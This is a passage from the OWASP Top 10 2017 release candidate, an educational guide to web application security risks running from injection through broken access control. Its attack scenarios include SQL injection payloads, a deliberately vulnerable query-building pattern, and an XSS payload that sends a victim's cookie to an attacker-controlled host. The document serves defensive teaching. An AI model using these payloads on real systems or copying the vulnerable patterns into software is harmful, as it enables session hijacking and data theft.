OWASP

The Open Web Application Security Project

OWASP Top 10 - 2017 rc1

The Ten Most Critical Web Application Security Risks

Release Candidate

Comments requested per instructions within

release

RC Release Candidate

Important Notice

Request for Comments

OWASP plans to release the final public release of the OWASP Top 10 - 2017 in July or August 2017 after a public comment period ending June 30, 2017.

This release of the OWASP Top 10 marks this project's fourteenth year of raising awareness of the importance of application security risks. This release follows the 2013 update, whose main change was the addition of 2013-A9 Use of Known Vulnerable Components. We are pleased to see that since the 2013 Top 10 release, a whole ecosystem of both free and commercial tools have emerged to help combat this problem as the use of open source components has continued to rapidly expand across practically every programming language. The data also suggests the use of known vulnerable components is still prevalent, but not as widespread as before. We believe the awareness of this issue the Top 10 - 2013 generated has contributed to both of these changes.

We also noticed that since CSRF was introduced to the Top 10 in 2007, it has dropped from a widespread vulnerability to an uncommon one. Many frameworks include automatic CSRF defenses which has significantly contributed to its decline in prevalence, along with much higher awareness with developers that they must protect against such attacks.

Constructive comments on this OWASP Top 10 - 2017 Release Candidate should be forwarded via email to OWASP-TopTen@lists.owasp.org. Private comments may be sent to dave.wichers@owasp.org. Anonymous comments are welcome. All non-private comments will be catalogued and published at the same time as the final public release. Comments recommending changes to the items listed in the Top 10 should include a complete suggested list of 10 items, along with a rationale for any changes. All comments should indicate the specific relevant page and section.

Following the final publication of the OWASP Top 10 - 2017, the collaborative work of the OWASP community will continue with updates to supporting documents including the OWASP wiki, OWASP Developer's Guide, OWASP Testing Guide, OWASP Code Review Guide, and the OWASP Prevention Cheat Sheets, along with translations of the Top 10 to many different languages.

Your feedback is critical to the continued success of the OWASP Top 10 and all other OWASP Projects. Thank you all for your dedication to improving the security of the world's software for everyone.

Jeff Williams, OWASP Top 10 Project Creator and Coauthor
Dave Wichers, OWASP Top 10 Coauthor and Project Lead

About OWASP

Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly critical, complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes risks even more critical to discover quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC, and many more. The OWASP Top 10 was first released in 2003, with minor updates in 2004 and 2007. The 2010 version was revamped to prioritize by risk, not just prevalence, and this pattern was continued in 2013 and this latest 2017 release.

We encourage you to use the Top 10 to get your organization started with application security. Developers can learn from the mistakes of other organizations. Executives should start thinking about how to manage the risk that software applications and APIs create in their enterprise.

In the long term, we encourage you to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes, and you should avoid attempting to do everything prescribed in some process model. Instead, leverage your organization's existing strengths to do and measure what works for you.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas, either publicly to owasp-topten@lists.owasp.org or privately to dave.wichers@owasp.org.

About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted. At OWASP you'll find free and open …

- Application security tools and standards
- Complete books on application security testing, secure code development, and secure code review
- Standard security controls and libraries
- Local chapters worldwide
- Cutting edge research
- Extensive conferences worldwide
- Mailing lists

Learn more at: https://www.owasp.org

All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security. We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in all of these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, cost-effective information about application security. OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. Similar to many open source software projects, OWASP produces many types of materials in a collaborative, open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP Board, Chapter Leaders, Project Leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

Copyright and License

1 Introduction

Welcome

Welcome to the OWASP Top 10 2017! This major update adds two new vulnerability categories for the first time: (1) Insufficient Attack Detection and Prevention and (2) Underprotected APIs. We made room for these two new categories by merging the two access control categories (2013-A4 and 2013-A7) back into Broken Access Control (which is what they were called in the OWASP Top 10 - 2004), and dropping 2013-A10: Unvalidated Redirects and Forwards, which was added to the Top 10 in 2010.

The OWASP Top 10 for 2017 is based primarily on 11 large datasets from firms that specialize in application security, including 8 consulting companies and 3 product vendors. This data spans vulnerabilities gathered from hundreds of organizations and over 50,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas – and also provides guidance on where to go from here.

Warnings

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the OWASP Developer's Guide and the OWASP Cheat Sheet Series. These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the OWASP Testing Guide and the OWASP Code Review Guide.

Constant change. This Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in "What's Next For Developers, Verifiers, and Organizations" for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, OWASP is maintaining and promoting the Application Security Verification Standard (ASVS) as a guide to organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and buried in mountains of code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with good tools.

Push left, right, and everywhere. Focus on making security an integral part of your culture throughout your development organization. Find out more in the OWASP Software Assurance Maturity Model (SAMM) and the Rugged Handbook.

Attribution

Thanks to Aspect Security for initiating, leading, and updating the OWASP Top 10 since its inception in 2003, and to its primary authors: Jeff Williams and Dave Wichers.

ASPECT SECURITY
Application Security Experts

We'd like to thank the many organizations that contributed their vulnerability prevalence data to support the 2017 update, including these large data set providers:

- Aspect Security
- Branding Brand
- EdgeScan
- Minded Security
- Softtek
- Veracode
- AsTech Consulting
- Contrast Security
- iBLISS
- Paladion Networks
- Vantage Point

For the first time, all the data contributed to a Top 10 release, and the full list of contributors, is publicly available.

We would like to thank in advance those who contribute significant constructive comments and time reviewing this update to the Top 10 and to:

- Neil Smithline – For (hopefully) producing the wiki version of this Top 10 release as he's done previously.

And finally, we'd like to thank in advance all the translators out there that will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

RN Release Notes

What Changed From 2013 to 2017?

The threat landscape for applications and APIs constantly changes. Key factors in this evolution are the rapid adoption of new technologies (including cloud, containers, and APIs), the acceleration and automation of software development processes like Agile and DevOps, the explosion of third-party libraries and frameworks, and advances made by attackers. These factors frequently make applications and APIs more difficult to analyze, and can significantly change the threat landscape. To keep pace, we periodically update the OWASP Top 10. In this 2017 release, we made the following changes:

1) We merged 2013-A4: Insecure Direct Object References and 2013-A7: Missing Function Level Access Control back into 2017-A4: Broken Access Control.
   - In 2007, we split Broken Access Control into these two categories to bring more attention to each half of the access control problem (data and functionality). We no longer feel that is necessary so we merged them back together.
2) We added 2017-A7: Insufficient Attack Protection:
   + For years, we've considered adding insufficient defenses against automated attacks. Based on the data call, we see that the majority of applications and APIs lack basic capabilities to detect, prevent, and respond to both manual and automated attacks. Application and API owners also need to be able to deploy patches quickly to protect against attacks.
3) We added 2017-A10: Underprotected APIs:
   + Modern applications and APIs often involve rich client applications, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities. We include it here to help organizations focus on this major emerging exposure.
4) We dropped: 2013-A10: Unvalidated Redirects and Forwards:
   – In 2010, we added this category to raise awareness of this problem. However, the data shows that this issue isn't as prevalent as expected. So after being in the last two releases of the Top 10, this time it didn't make the cut.


NOTE: The T10 is organized around major risk areas, and they are not intended to be airtight, non-overlapping, or a strict taxonomy. Some of them are organized around the attacker, some the vulnerability, some the defense, and some the asset. Organizations should consider establishing initiatives to stamp out these issues.

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Risk Application Security Risks

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

What's My Risk?

The OWASP Top 10 focuses on identifying the most serious risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

Only you know the specifics of your environment and your business. For any given application, there may not be a threat agent that can perform the relevant attack, or the technical impact may not make any difference to your business. Therefore, you should evaluate each risk for yourself, focusing on the threat agents, security controls, and business impacts in your enterprise. We list Threat Agents as Application Specific, and Business Impacts as Application / Business Specific to indicate these are clearly dependent on the details about your application in your enterprise.

The names of the risks in the Top 10 stem from the type of attack, the type of weakness, or the type of impact they cause. We chose names that accurately reflect the risks and, where possible, align with common terminology most likely to raise awareness.

References

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


External

- FAIR Information Risk Framework
- Microsoft Threat Modeling Tool

T10 OWASP Top 10 Application Security Risks – 2017

A1 – Injection	Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Broken Access Control	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6 – Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Insufficient Attack Protection	The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.
A8 – Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 – Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10 – Underprotected APIs	Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

A1 Injection



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. In many cases, it is recommended to avoid the interpreter, or disable it (e.g., XXE), if possible. For SQL calls, use bind variables in all prepared statements and stored procedures, or avoid dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find use of interpreters and trace data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines.
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many situations require special characters be allowed. If special characters are required, only approaches (1) and (2) above will make their use safe. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: **' or '1'='1**. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

References


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XXE Prevention Cheat Sheet
- OWASP Testing Guide: Chapter on SQL Injection Testing

External

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection
- CWE Entry 611 on Improper Restriction of XXE
- CWE Entry 917 on Expression Language Injection

A2 Broken Authentication and Session Management



Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as authorized users, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attackers use leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to temporarily or permanently impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, create account, change password, forgot password, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data and application functions. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to Hijacking?

Are session management assets like user credentials and session IDs properly protected? You may be vulnerable if:

1. User authentication credentials aren't properly protected when stored using hashing or encryption. See 2017-A6.
2. Credentials can be guessed or overwritten through weak account management functions (e.g., account creation, change password, recover password, weak session IDs).
3. Session IDs are exposed in the URL (e.g., URL rewriting).
4. Session IDs are vulnerable to session fixation attacks.
5. Session IDs don't timeout, or user sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout.
6. Session IDs aren't rotated after successful login.
7. Passwords, session IDs, and other credentials are sent over unencrypted connections. See 2017-A6.

See the ASVS requirement areas V2 and V3 for more details.

How Do I Prevent This?

The primary recommendation for an organization is to make available to developers:

1. **A single set of strong authentication and session management controls**. Such controls should strive to:
   a) meet all the authentication and session management requirements defined in OWASP's Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management).
   b) have a simple interface for developers. Consider the ESAPI Authenticator and User APIs as good examples to emulate, use, or build upon.
2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See 2017-A3.

Example Attack Scenarios

Scenario #1: A travel reservations application supports URL rewriting, putting session IDs in the URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

An authenticated user of the site wants to let their friends know about the sale. User e-mails the above link without knowing they are also giving away their session ID. When the friends use the link they use user's session and credit card.

Scenario #2: Application's timeouts aren't set properly. User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: An insider or external attacker gains access to the system's password database. User passwords are not properly hashed and salted, exposing every users' password.

References

OWASP


For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Testing Guide: Chapter on Authentication

External

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

A3 Cross-Site Scripting (XSS)



Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS flaws occur when an application updates a web page with attacker controlled data without properly escaping that content or using a safe JavaScript API. There are two primary categories of XSS flaws: (1) Stored, and (2) Reflected, and each of these can occur on (a) the Server or (b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS can be very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable to XSS?

You are vulnerable to Server XSS if your server-side code uses user-supplied input as part of the HTML output, and you don't use context-sensitive escaping to ensure it cannot run. If a web page uses JavaScript to dynamically add attacker-controllable data to a page, you may have Client XSS. Ideally, you would avoid sending attacker-controllable data to unsafe JavaScript APIs, but escaping (and to a lesser extent) input validation can be used to make this safe.

Automated tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, usually using 3rd party libraries built on top of these technologies. This diveristy makes automated detection difficult, particularly when using modern single-page applications and powerful JavaScript frameworks and libraries. Therefore, complete coverage requires a combination of manual code review and penetration testing, in addition to automated approaches.

How Do I Prevent XSS?

Preventing XSS requires separation of untrusted data from active browser content.

1. To avoid Server XSS, the preferred option is to properly escape untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. See the OWASP XSS Prevention Cheat Sheet for details on the required data escaping techniques.
2. To avoid Client XSS, the preferred option is to avoid passing untrusted data to JavaScript and other browser APIs that can generate active content. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP DOM based XSS Prevention Cheat Sheet.
3. For rich content, consider auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
4. Consider Content Security Policy (CSP) to defend against XSS across your entire site.

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in his browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See 2017-A8 for info on CSRF.

References


OWASP

- OWASP Types of Cross-Site Scripting
- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Java Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

External

- CWE Entry 79 on Cross-Site Scripting

A4 Broken Access Control



Application Specific	Exploitability EASY	Prevalence WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider the types of authorized users of your system. Are users restricted to certain functions and data? Are unauthenticated users allowed access to any functionality or data?	Attackers, who are authorized users, simply change a parameter value to another resource they aren't authorized for. Is access to this functionality or data granted?	For data, applications and APIs frequently use the actual name or key of an object when generating web pages. For functions, URLs and function names are frequently easy to guess. Applications and APIs don't always verify the user is authorized for the target resource. This results in an access control flaw. Testers can easily manipulate parameters to detect such flaws. Code analysis quickly shows whether authorization is correct.		Such flaws can compromise all the functionality or data that is accessible. Unless references are unpredictable, or access control is enforced, data and functionality can be stolen, or abused.	Consider the business value of the exposed data and functionality. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable?

The best way to find out if an application is vulnerable to access control vulnerabilities is to verify that all data and function references have appropriate defenses. To determine if you are vulnerable, consider:

1. For **data** references, does the application ensure the user is authorized by using a reference map or access control check to ensure the user is authorized for that data?
2. For non-public **function** requests, does the application ensure the user is authenticated, **and** has the required roles or privileges to use that function?

Code review of the application can verify whether these controls are implemented correctly and are present everywhere they are required. Manual testing is also effective for identifying access control flaws. Automated tools typically do not look for such flaws because they cannot recognize what requires protection or what is safe or unsafe.

How Do I Prevent This?

Preventing access control flaws requires selecting an approach for protecting each function and each type of data (e.g., object number, filename).

1. **Check access**. Each use of a direct reference from an untrusted source must include an access control check to ensure the user is authorized for the requested resource.
2. **Use per user or session indirect object references**. This coding pattern prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references.
3. **Automated verification.** Leverage automation to verify proper authorization deployment. This is often custom.

Example Attack Scenario

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Scenario #2: An attacker simply force browses to target URLs. Admin rights are also required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is also a flaw.

References

OWASP


- OWASP Top 10-2007 on Insecure Direct Object References
- OWASP Top 10-2007 on Function Level Access Control
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- CWE Entry 285 on Improper Access Control (Authorization)
- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(an example of a Direct Object Reference weakness)**

A5 Security Misconfiguration



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
